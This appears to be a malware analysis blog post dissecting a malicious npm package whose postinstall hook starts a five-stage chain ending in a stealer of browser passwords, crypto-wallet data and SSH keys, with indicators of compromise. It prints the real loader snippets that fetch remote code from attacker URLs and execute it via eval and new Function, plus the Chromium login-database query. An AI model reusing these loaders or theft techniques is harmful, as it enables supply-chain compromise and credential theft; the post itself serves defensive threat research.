
Overview
I thought this npm package was going to be a pretty straightforward stager. It was not.

This package starts as a tiny postinstall script and turns into a five-stage chain. The package reaches out to a remote server, gets a "token", and evaluates it. That code creates a per-user .vs_cache directory, writes another loader and a package.json, installs its own Node dependencies, and launches the next stage in the background.
From there, another loader fetches a large JSON response made to look like a VS Code Python extension manifest. The interesting part is a custom sessions property containing one extremely long line of obfuscated JavaScript.
Once that is deobfuscated, the final stage is much more capable than I expected. It profiles the host, registers with remote infrastructure, searches browser databases, wallet-extension storage, SSH locations, and other files, decrypts Chromium passwords where possible, uploads selected data, downloads platform-specific helpers, and contains persistence and detached-worker logic. The whole works!
Stage 1
Stage 1 is tiny. The package calls a Vercel app, stores JSON response as a "token", and immediately executes it:
module.exports = (async () => {
  const res = await fetch("https://galaxy-main.vercel.app/");
  const { token } = await res.json();
  eval(token);
})();
There was also a small but useful change between package versions.
Artifactly's comparison of 1.0.0 and 1.0.1 shows changes to index.js and package.json. The retained diff shows the earlier version using:
const res = await fetch("https://access-token-delta.vercel.app");
and version 1.0.1 using:
const res = await fetch("https://galaxy-main.vercel.app/");
The delivery endpoint changed between versions, but the loader itself did not: fetch JSON, extract token, evaluate token.
Because this runs through npm's postinstall lifecycle, that first step happens as part of package installation.
Stage 2: the installer builds a local runtime
The returned blob is an obfuscated installer. Instead of doing the stealing itself, it prepares a local runtime for the later stages.
It creates a per-user .vs_cache directory and writes files equivalent to:
const cacheDir = path.join(os.homedir(), ".vs_cache");
const mainScript = path.join(cacheDir, "main.js");
const mainVbs = path.join(cacheDir, "main.vbs");
It also writes a private package.json with dependencies:
{
  "axios": "latest",
  "better-sqlite3": "13.0.3",
  "node-machine-id": "latest",
  "socket.io-client": "latest"
}
On Windows it adds:
{
  "@primno/dpapi": "latest",
  "koffi": "3.1.2"
}
The dependency list was one of the first places this started getting interesting. A few of these immediately hint at what the later payload wants to do, and I ended up learning a bit about some of them while working through this.
| Dependency | Why it matters |
|---|---|
| axios | HTTP requests and later-stage retrieval |
| better-sqlite3 | Direct access to browser SQLite databases |
| node-machine-id | Host identity |
| socket.io-client | Persistent socket communication |
| @primno/dpapi | Windows Chromium-key recovery |
| koffi | Native Windows interoperability |
The installer then runs npm inside the staging directory and launches the next script detached. On Windows, it prefers a hidden VBS/wscript.exe path when available, with detached Node execution as a fallback.
So Stage 2 is mostly the setup. Build the working directory, install the malware's dependencies, and hand execution off to the next loader.
Stage 3
Stage 3 gets small again. Its whole job is to fetch another JSON response, pull out the sessions property, and compile that string as CommonJS code.
const axios = require("axios");

async function load() {
  const manifest = (await axios.get(
    "https://kkhf7a.s.gy/1c1a1aa0698ec60f"
  )).data.sessions;

  const compiled = new Function(
    "require",
    "module",
    "exports",
    "__dirname",
    "__filename",
    manifest
  );

  compiled(require, module, exports, __dirname, __filename);
}

load();

The short URL redirects to 45[.]59.163.43, where the next stage is served.
Stage 4: a VS Code-style manifest is used as a container
This response is where the chain gets weird. It is a large JSON object made to look like a VS Code extension manifest, complete with metadata associated with a Python environment extension:

- name: vscode-python-envs
- display name: Python Environments
- version: 1.30.0
- publisher: ms-python
- main entrypoint: dist/extension.js
- Python commands, views, menus, and settings
Buried inside that otherwise normal-looking manifest is a sessions key whose value is an extremely long blob of obfuscated JavaScript.

I am not entirely sure why the actor chose a VS Code manifest as the wrapper. It does not need to behave like a real extension for this chain to work. Either way, this is where the actual implant is hiding.
Stage 5: the sessions agent
By Stage 5, this thing has turned into a full cross-platform stealer/backdoor. It goes after browser credentials, wallet-extension data, SSH material, and other files, it talks to C2 infrastructure, uploads collected data, downloads additional helpers, and includes persistence, detached workers, and cleanup behavior.
Host profiling
One of the first things the final payload does is build a fairly detailed profile of the machine, including:
- username and hostname;
- operating system and version;
- CPU information;
- MAC-address vendor hints;
- BIOS, chassis, board, and product information;
- virtualization indicators;
- cloud-provider fingerprints.
There are separate branches for Windows, macOS, and Linux. The code also recognizes virtualization and cloud environments including VMware, VirtualBox, Parallels, Hyper-V, KVM/QEMU, AWS, GCP, DigitalOcean, Vultr, Hetzner, and others.
C2 and registration
The C2 side uses both HTTP and Socket.IO. The code references routes for:
- registration;
- upload;
- platform-specific downloads;
- status and telemetry;
- a persistent client channel.
The visible route names include:
/register
/upload
/download-nsm
/download-app
/download-win-key
/download-mac-key
/download-linux-key
It also reports CPU, memory, and network performance, so the registration/profile data is not limited to a basic hostname and OS check.
Browser credential theft
The browser credential code is one of the clearest parts of the payload.
It references Chromium-family files and fields including:
- Local State
- Login Data
- origin_url
- action_url
- username_value
- password_value
- the logins SQLite table.
The embedded helper contains a query:
SELECT origin_url, action_url, username_value, password_value
FROM logins
On Windows, the payload reads encrypted_key from Chromium's Local State file and uses DPAPI related logic to recover the browser's master key. From there it contains AES-GCM and legacy-style password decryption paths.
The collection routine copies Login Data to a temporary file, writes a helper script, launches a child process to read the database, captures the result, and removes the temporary files afterward.
At least from static analysis, this is very clearly built to steal saved Chromium credentials.
Browser-extension and wallet targeting
The payload also contains 70 hardcoded Chromium-style extension IDs and uses them to build paths equivalent to:
<browser profile>/Default/Local Extension Settings/<extension-id>
It recognizes generic extension paths as well as browser roots for Chrome, Brave, Opera, Yandex, and Edge.
The target list is heavily weighted toward cryptocurrency wallets. It includes MetaMask, Phantom, Rabby, Coinbase Wallet, Trust Wallet, Binance/BNB Chain, OKX, Solflare, Keplr, Sui/Slush, TON wallets, Aptos wallets, Polkadot wallets, and a long list of chain-specific wallets.
SSH and general file collection
SSH data is another clear target. The code recognizes paths and material including:
- .ssh directories
- private and public identity files
- known_hosts
- SSH configuration
- shell history
- ssh, scp, and sftp-related paths.
Some cleanup filenames are still uncertain because they remain hidden behind decoder lookups, but the SSH targeting itself is clear.
Beyond SSH, the file collector walks selected directories including the user's home directory and platform-specific roots. It can inspect Windows drive letters and additional Linux paths, skip excluded locations, assign priorities, and queue files for upload.
File upload and exfiltration
The upload system supports:
- generated upload IDs
- file metadata
- path encoding in request headers
- file size and priority headers
- retry logic
- completion checks
- concurrent upload workers
- a detached backup child.
There is an explicit upload route and code for submitting selected files.
Downloaded platform helpers
The implant can also pull down platform-specific helpers. The download logic validates the response, writes the file locally, sets permissions where needed, clears macOS quarantine metadata, and then launches it.
Windows-specific references include:
- Service.exe
- client32.ini
- CKSINI.EXE
- PowerShell
- WMI-related checks
- service and startup management.
Persistence and cleanup
Persistence is implemented differently depending on the platform:
- Windows Run keys and StartupApproved entries
- CMD/VBS startup files
- macOS LaunchAgents
- Linux autostart desktop entries.
The code also tracks PIDs, launches detached processes, supports a backup worker, and removes temporary files, locks, staged payloads, and persistence artifacts during cleanup or uninstall paths.
For the wallet targeting, this malware wants it all.
| Wallet ecosystem | Targeted extensions |
|---|---|
| Ethereum and multichain | MetaMask, Rabby, Coinbase, Trust, OKX, Binance, Rainbow |
| Solana | Phantom, Solflare |
| Cosmos and related chains | Keplr, Leap, SubWallet |
| Aptos and Sui | Petra, Pontem, Ethos, Sui/Slush |
| TON | TON Wallet, Tonkeeper, MyTonWallet, OpenMask |
| Polkadot/Substrate | Talisman, Polkadot.js, SubWallet |
| Chain-specific wallets | ICONex, Ronin, Reef, Hana, Namada, Sender |
| Uncertain entries | Five unresolved IDs and one low-confidence XMR/Coinhive-related ID |
Full extension-ID translation table
The payload contains 70 hard-coded Chromium extension IDs, heavily weighted toward cryptocurrency wallets. I’ve included the full ID-to-wallet mapping on GitHub for anyone who wants to dig through the complete target list.
View the full extension-ID translation table on GitHub.
Conclusion
The package appears to have been removed from npm quickly, but I don't imagine this is the last time we'll see it. The chain is modular enough that the package name, URLs, VS Code-style wrapper, or downloaded helpers could all change while much of the same backend and final-stage behavior stayed useful.
Indicators of Compromise
Package and network indicators
| Type | Indicator | Context |
|---|---|---|
| Package | commonjs-code-token@1.0.1 | Malicious npm package |
| SHA-256 | c2440339b7c26871495715b24a6a62a7feba369604099e65dd594bbd172c8fc0 | Package hash |
| Lifecycle | postinstall: node index.js | Initial execution |
| URL | hxxps://galaxy-main[.]vercel[.]app/ | Version 1.0.1 delivery |
| URL | hxxps://access-token-delta[.]vercel[.]app/ | Version 1.0.0 delivery |
| URL | hxxps://kkhf7a[.]s[.]gy/1c1a1aa0698ec60f | Redirector |
| IP:port | 45.59.163.43:5000 | Payload server |
| URL path | /client | Client channel |
| IP:port | 45.59.163.43:5056 | Remote infrastructure |
| URL path | /download-app | Helper download |
| URL path | /download-win-key | Windows helper |
| URL path | /download-mac-key | macOS helper |
| URL path | /download-linux-key | Linux helper |
| IP:port | 5.83.138.155:3011 | Remote infrastructure |
| URL path | /register | Host registration |
| URL path | /upload | Data exfiltration |
| URL path | /download-nsm | Helper download |
| Service | hxxp://ip-api[.]com/json/ | External IP profiling |
| Service | hxxps://freeipapi[.]com/api/json | External IP profiling |
commonjs-code-token@1.0.1c2440339b7c26871495715b24a6a62a7feba369604099e65dd594bbd172c8fc0postinstall: node index.jshxxps://galaxy-main[.]vercel[.]app/hxxps://access-token-delta[.]vercel[.]app/hxxps://kkhf7a[.]s[.]gy/1c1a1aa0698ec60f45.59.163.43:5000/client45.59.163.43:5056/download-app/download-win-key/download-mac-key/download-linux-key5.83.138.155:3011/register/upload/download-nsmhxxp://ip-api[.]com/json/hxxps://freeipapi[.]com/api/jsonHost and file indicators
| Type | Indicator | Context |
|---|---|---|
| Directory | ~/.vs_cache/ | Per-user staging |
| File | ~/.vs_cache/main.js | Nested loader |
| File | ~/.vs_cache/main.vbs | Windows launcher |
| File | ~/.vs_cache/package.json | Dependency manifest |
| File | ~/.vs_cache/log.log | Agent logging |
| Pattern | *vs_login* | Temporary browser database |
| Pattern | *vs_logindb* | Temporary browser database |
| File | Service.exe | Windows service or agent |
| File | client32.ini | Windows agent configuration |
| File | CKSINI.EXE | Service management |
| Registry | HKCU / Software / Microsoft / Windows / CurrentVersion / Run | Windows persistence |
| Registry | HKCU / Software / Microsoft / Windows / CurrentVersion / Explorer / StartupApproved / Run | Startup approval state |
| Directory | ~/Library/LaunchAgents/ | macOS persistence |
| Directory | ~/.config/autostart/ | Linux persistence |
| Module | socket.io-client | C2/control channel |
| Module | better-sqlite3 | Browser database access |
| Module | @primno/dpapi | Windows DPAPI access |
| Module | koffi | Native Windows interop |
| Module | node-machine-id | Host identity |
~/.vs_cache/~/.vs_cache/main.js~/.vs_cache/main.vbs~/.vs_cache/package.json~/.vs_cache/log.log*vs_login**vs_logindb*Service.execlient32.iniCKSINI.EXEHKCU / Software / Microsoft / Windows / CurrentVersion / RunHKCU / Software / Microsoft / Windows / CurrentVersion / Explorer / StartupApproved / Run~/Library/LaunchAgents/~/.config/autostart/socket.io-clientbetter-sqlite3@primno/dpapikoffinode-machine-id